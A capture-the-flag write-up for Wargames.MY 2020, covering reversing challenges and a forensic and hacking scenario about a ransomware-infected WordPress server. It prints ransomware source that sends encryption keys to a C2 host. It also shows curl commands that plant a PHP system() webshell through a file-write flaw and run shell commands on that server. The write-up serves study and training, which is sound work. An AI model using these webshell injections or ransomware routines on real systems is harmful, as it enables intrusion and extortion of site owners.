
Following `ebp+eax-20` in dump, we get the following

```
009FF73C  B4 15 D7 26 1A 37 06 C4 3C E8 52 CE EA B0 E8 AC  ´.×&.7.Ä<èRÎê°è¬
```

As the value of B4 is the one that is used to compare, we tried the flag of `wgmy{b415d7261a3706c43ce852ceeab0e8ac}` In the debugged senang.exe, we got the success message `"Tahniah !!! Sila submit flag ;)"` However, upon running the senang.exe without debugger and using the same flag, we got denied.

```
C:\Users\7E7\Downloads\senang>senang.exe
Welcome to WGMY 2020 - senang
Enter flag : wgmy{b415d7261a3706c43ce852ceeab0e8ac}
Nope, tak betul. Sila jaga jarak sosial ok.
```


We thought there must be some kind of debugger detection in place. So we used the built-in x32dbg `Hide Debugger` option.



Immediately we saw a difference where ecx is no longer b4.

```
001B1175 | 51                      | push ecx                                |
ecx:"f5"
001B1176 | E8 55A00000             | call senang.1BB1D0                      |
```

So redoing our step to identify ecx, we followed the ebp+eax-20 in dump and retrieved the flag.



```
003CFBF4  F5 33 F9 09 1F C3 E8 F6 31 91 C6 4C FE 1C 21 57  õ3ù..Ãèö1.ÆLþ.!W
```

We tested it and it said `"Tahniah !!! Sila submit flag ;)"`.
`wgmy{f533f9091fc3e8f63191c64cfe1c2157}`

babyrev

Initial step was to download the binary. We proceede to open the binary in IDA to utilize the decompile view. After reading and trying to understand the flow of source code, we identified that the binary uses constants. We extract the constants which are the xor, shuffle and flag to be used in our script As expected, there are many unknown values of the flag but we know 3 So, based on this information we reversed the unknown values using the script below. The script is created based on the reversed source code of the binary

```
xor = [86, 6, 6, 1, 9, 82, 6, 3, 81, 4, 87, 7, 82, 7, 80, 6, 6, 6, 7, 84, 87, 86, 2,
85, 6, 1, 82, 83, 84, 15, 84, 3]
shuffle = [7, 4, 21, 18, 29, 19, 27, 8, 31, 22, 15, 6, 10, 25, 24, 17, 1, 3, 2, 23,
13, 20, 5, 0, 12, 28, 11, 26, 14, 30, 9, 16]
flag = [-1, -1, -1, -1, -1, -1, -1, -1, -1, -1, -1, -1, -1, -1, -1, -1, -1, -1, -1,
-1, -1, -1, -1, -1, -1, -1, -1, -1, 49, 53, 57, -1, -1]

flag[0] = xor[0] ^ flag[shuffle[0]]

from queue import Queue as Q

found = set([27, 28, 29])

q = Q()
q.put(27)
q.put(28)
q.put(29)

while not q.empty():
```

```
    known_flag_value_index = q.get()
    i = shuffle.index(known_flag_value_index)
    flag[i] = xor[i] ^ flag[known_flag_value_index]

    if i not in found:
        q.put(i)
        found.add(i)

print(''.join(map(chr, flag)))
```


Running babyrev and entering the output of the script gives us the flag.

`wgmy{76420d7abbe073a20436d2fb14b15963}`

FORENSIC

Introduction

Download the ova. Get the SHA256 of ova and submit flag.



`wgmy{C4EA7F5C3A23990844EA6518C02740C66C4C8A605314F3BD9038F7EBFA7B9911}`

[Analysis] Attacker's IP Address

Checking access.log in

```
/var/log/apache2/access.log
```


Identify 178.128.31.78 as attacker IP. Get the MD5 of IP and sumbit flah

`wgmy{0941b6865b5c056c9bbb0825e1beb8e9}`

[Analysis] Hash of Webshell

Identify webshell on server via command. We list all files in the web directory and exclude durian due to ransomware extension and find for suspicious php file.

```
find . | grep -v durian | grep -i php
```



View and analyse php files in uploads directory. We identified that we.php is the webshell and b404.php is the ransomware.
`wgmy{96894e24bf860dd85fbdcc7fbfbad203108489d1}`

[Analysis] Path of Webshell

From `[Analysis] Hash of Webshell` Challenge, we have analysed we.php and b404.php and the webshell can be found at

```
/var/www/html/wp-content/uploads/we.php
```

We get the MD5 of "/var/www/html/wp-content/uploads/we.php" and submit the flag.
`wgmy{0b68f58b4e6aa2dba1f6cdfb05c543c6}`

[Analysis] Hash of Ransomware

From `[Analysis] Hash of Webshell` Challenge, we have identified that b404.php is the ransomware.

```
sha1sum /var/www/html/wp-content/uploads/b404.php
```

We get the SHA1 of `b404.php` file and submit the flag.
`wgmy{00a3db9f4a4534a82deee9e7a0ca6a67d0deada3}`

[Analysis] Location of ransomware


From `[Analysis] Hash of Ransomware` Challenge, the Ransomware can be found at

```
/var/www/html/wp-content/uploads/b404.php
```


We get the MD5 of "/var/www/html/wp-content/uploads/b404.php" and submit the flag.
`wgmy{ae24f303fb2d62c7282622b803830e1a}`

[Analysis] CnC Hostname

We analyse b404.php and identify that it executes a decoded base64 string.




To identify what the base64 that is executed, we edit b404.php and change eval() to print() to get the source of the ransomware.



From the source code, there are multiple `http://musangkeng.wargames.my/` that are called by the ransomware. We get the MD5 of `"http://musangkeng.wargames.my/"` and submit the flag. `wgmy{46a7432c1fd02f8f57cd645431b05440}`

[Analysis] Exploit Used

Going through the access.log, looking for artifacts prior to webshell upload, there is a suspicious POST command.



The target is `/wp-content/plugins/ait-csv-import-export/admin/upload-handler.php` When we Google the target, we get the WPVDB ID which is 10471.

We get the MD5 of "wpvdbid10471" and submit the flag.
`wgmy{6e9478a4c77c8abfe5d6364010e4961e}`

[Analysis] Restoration of the Lord Kiske's server

After getting the ransomware source code from `[Analysis] CnC Hostname`, we identified that the key and iv are sent to `save.php` on the C2.

b404.php

```php
function submit($data)
{
    $data = [
            "key" => $data['key'],
            "iv" => $data['iv'],
            'url' => HTTP_HOST
    ];
    $url = "http://musangkeng.wargames.my/save.php";
    return httpreq($url, $data);
}
```

After getting a webshell on the server via `[Hacking] Hack the Hacker` Challenge, we enemurated the server

```
curl -v 'http://musangkeng.wargames.my/notes/aaaaa.php?1=ls%20-la%20../'
```

```
                <p>Hi! total 172
drwxr-xr-x  4 root root  4096 Dec  4 23:09 .
drwxr-xr-x  3 root root  4096 Dec  4 15:46 ..
-rw-r--r--  1 root root  4601 Dec  4 19:11 b404.txt
-rw-r--r--  1 root root   582 Dec  4 19:44 decrypter.txt
-rw-r--r--  1 root root   559 Dec  4 21:09 gen.php
-rw-r--r--  1 root root  2581 Dec  4 18:53 getnote.php
-rw-r--r--  1 root root 97296 Jul  3  2019 img.jpg
-rw-r--r--  1 root root    46 Dec  4 23:09 index.php
drwxrwxrwx  2 root root 16384 Dec  5 08:03 notes
-rw-r--r--  1 root root  3374 Dec  4 19:08 rw.txt
-rw-r--r--  1 root root   231 Dec  4 18:19 save.php
drwxrwxrwx 17 root root 20480 Dec  5 08:03 supers3cretf0ldderrr
</p>
                <p>Ooops, website has been encrypted by MusangKeng Ransomware.</p>
```

Looking back at the ransomware source, `save.php` can tell us where the server stores the key and iv. We read `save.php` using

```
curl -v 'http://musangkeng.wargames.my/notes/aaaaa.php?1=cat%20../save.php'
```

```
                <p>Hi! <?php
error_reporting(0);

$host = $_POST['url'];
$key = $_POST['key'];
$iv = $_POST['iv'];
@file_put_contents('./supers3cretf0ldderrr/' . $host . '/key', $key);
@file_put_contents('./supers3cretf0ldderrr/' . $host . '/iv', $iv);

</p>
                <p>Ooops, website has been encrypted by MusangKeng Ransomware.</p>
```

From the access log, we know that the host used by the ransomware is `lordkiske.wargames.my`.

```
178.128.31.78 - - [03/Dec/2020:19:11:58 +0000] "GET /wp-content/uploads/b404.php?docroot=/var/www/html&host=lordkiske.wargames.my HTTP/1.1" 200 202 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:83.0) Gecko/20100101 Firefox/83.0"
```

Besides that, from the enumeration, `decrypter.txt` looks promising. So we read `decrypter.txt`

```
curl -v 'http://musangkeng.wargames.my/notes/aaaaa.php?1=cat%20../decrypter.txt'
```

```
                <p>Hi! <?php
function dec($string, $secret_key, $secret_iv)
{
    $encrypt_method = "AES-256-CBC";
    $key = hash('sha256', $secret_key);
    $iv = substr(hash('sha256', $secret_iv), 0, 16);
    return openssl_decrypt(base64_decode($string), $encrypt_method, $key, 0, $iv);
}

$file = $argv[1] ?? die("php dec.php <file> <key> <iv>");
$key = $argv[2] ?? die("php dec.php <file> <key> <iv>");
$iv = $argv[3] ?? die("php dec.php <file> <key> <iv>");

$content = file_get_contents($file);
$decrypt = dec($content, $key, $iv);

file_put_contents(str_replace('.durian', '', $file), $decrypt);
</p>
                <p>Ooops, website has been encrypted by MusangKeng Ransomware.</p>
```

So it seems we can use this script but still require to get the key and iv. Luckily `save.php` already tells us about `supers3cretf0ldderrr`. We enumerate the `supers3cretf0ldderrr` and saw the `lordkiske.wargames.my` folder.

```
curl -v 'http://musangkeng.wargames.my/notes/aaaaa.php?1=ls%20-la%20../supers3cretf0ldderrr/lordkiske.wargames.my/'
```

```
                <p>Hi! total 36
drwxr-xr-x  2 www-data www-data  4096 Dec  4 21:10 .
drwxrwxrwx 17 root     root     20480 Dec  5 08:03 ..
-rw-r--r--  1 root     root         0 Dec  4 21:09 dont-kacau-those-file-please
-rw-r--r--  1 root     root        40 Dec  4 19:11 iv
-rw-r--r--  1 root     root        40 Dec  4 19:11 key
-rw-r--r--  1 root     root        40 Dec  4 19:11 keys
</p>
                <p>Ooops, website has been encrypted by MusangKeng Ransomware.</p>
```

Placing everything in the decrypter script, we will get the decrypted flag.txt.

dec.php

```php
<?php
function dec($string, $secret_key, $secret_iv)
{
    $encrypt_method = "AES-256-CBC";
    $key = hash('sha256', $secret_key);
    $iv = substr(hash('sha256', $secret_iv), 0, 16);
    return openssl_decrypt(base64_decode($string), $encrypt_method, $key, 0, $iv)
        ;
}

$file = "flag.txt.durian";
$key = '3fe26007e4c66a5d650f9d373ba27ee2cdb61d11';
$iv = '313dcdceb5f4b075d0980863c498ce4c66084888';

$content = file_get_contents($file);
$decrypt = dec($content, $key, $iv);

echo $decrypt;
file_put_contents(str_replace('.durian', '', $file), $decrypt);
?>
```

`wgmy{9ed95e1721c3aab37bd7c67496f868a2}`

[Hacking] Hack the Hacker

Hints given for this challenge was

> try not to scan the cnc server for forensic challenge, you need to spot the bug from the ransomware itself

After going through the source code, we tested the addnote functionality which calls the `getnote.php`. It appears it allows file write.

b404.php


```php
<?php
?><?php
define('DOC_ROOT', $_GET['docroot'] ?? '/var/www/html/');
define('HTTP_HOST', $_GET['host'] ?? $_SERVER['HTTP_HOST']);

function enc($string, $secret_key, $secret_iv)
{
    $encrypt_method = "AES-256-CBC";
    $key = hash('sha256', $secret_key);
    $iv = substr(hash('sha256', $secret_iv), 0, 16);
    return base64_encode(openssl_encrypt($string, $encrypt_method, $key, 0, $iv));
}
function addnote($token = '')
{
    $check = file_exists(DOC_ROOT."/.htaccess.old");
    if (!$check) {
        rename(DOC_ROOT.'/.htaccess', DOC_ROOT.'/.htaccess.old');
        file_put_contents(DOC_ROOT.'/.htaccess', "DirectoryIndex musangkeng.php\nErrorDocument 404 /musangkeng.php\nErrorDocument 4
        $context = stream_context_create(
            array(
                'http' => [
                    'follow_location' => true
                ]
            )
        );
        $host = HTTP_HOST;
        $note = file_get_contents('http://musangkeng.wargames.my/getnote.php?host=' . $host . '&key=' . $token, false, $context);
        file_put_contents(DOC_ROOT . '/musangkeng.php', $note);
        file_put_contents(DOC_ROOT . '/index.php', $note);
    }
}
```

Playing around with the `getnote.php`, we identified that the values of host will be written into a file with the name from the value of key. Abuse of functionality by using url encoded `<?php system($_GET[1]);?>` as the host value and `aaaaa.php` as the key.

```
curl -v 'http://musangkeng.wargames.my/getnote.php?
host=%3c%3f%70%68%70%20%73%79%73%74%65%6d%28%24%5f%47%45%54%5b%31%5d%29%3b%3f%3e&key=aaa
```

To get the flag, we can use the webshell and read the flag.txt.

```
curl -v 'http://musangkeng.wargames.my/notes/aaaaa.php?1=cat%20/flag.txt'
```



`wgmy{771341f6a19a96560311ca36c6b6a5da}`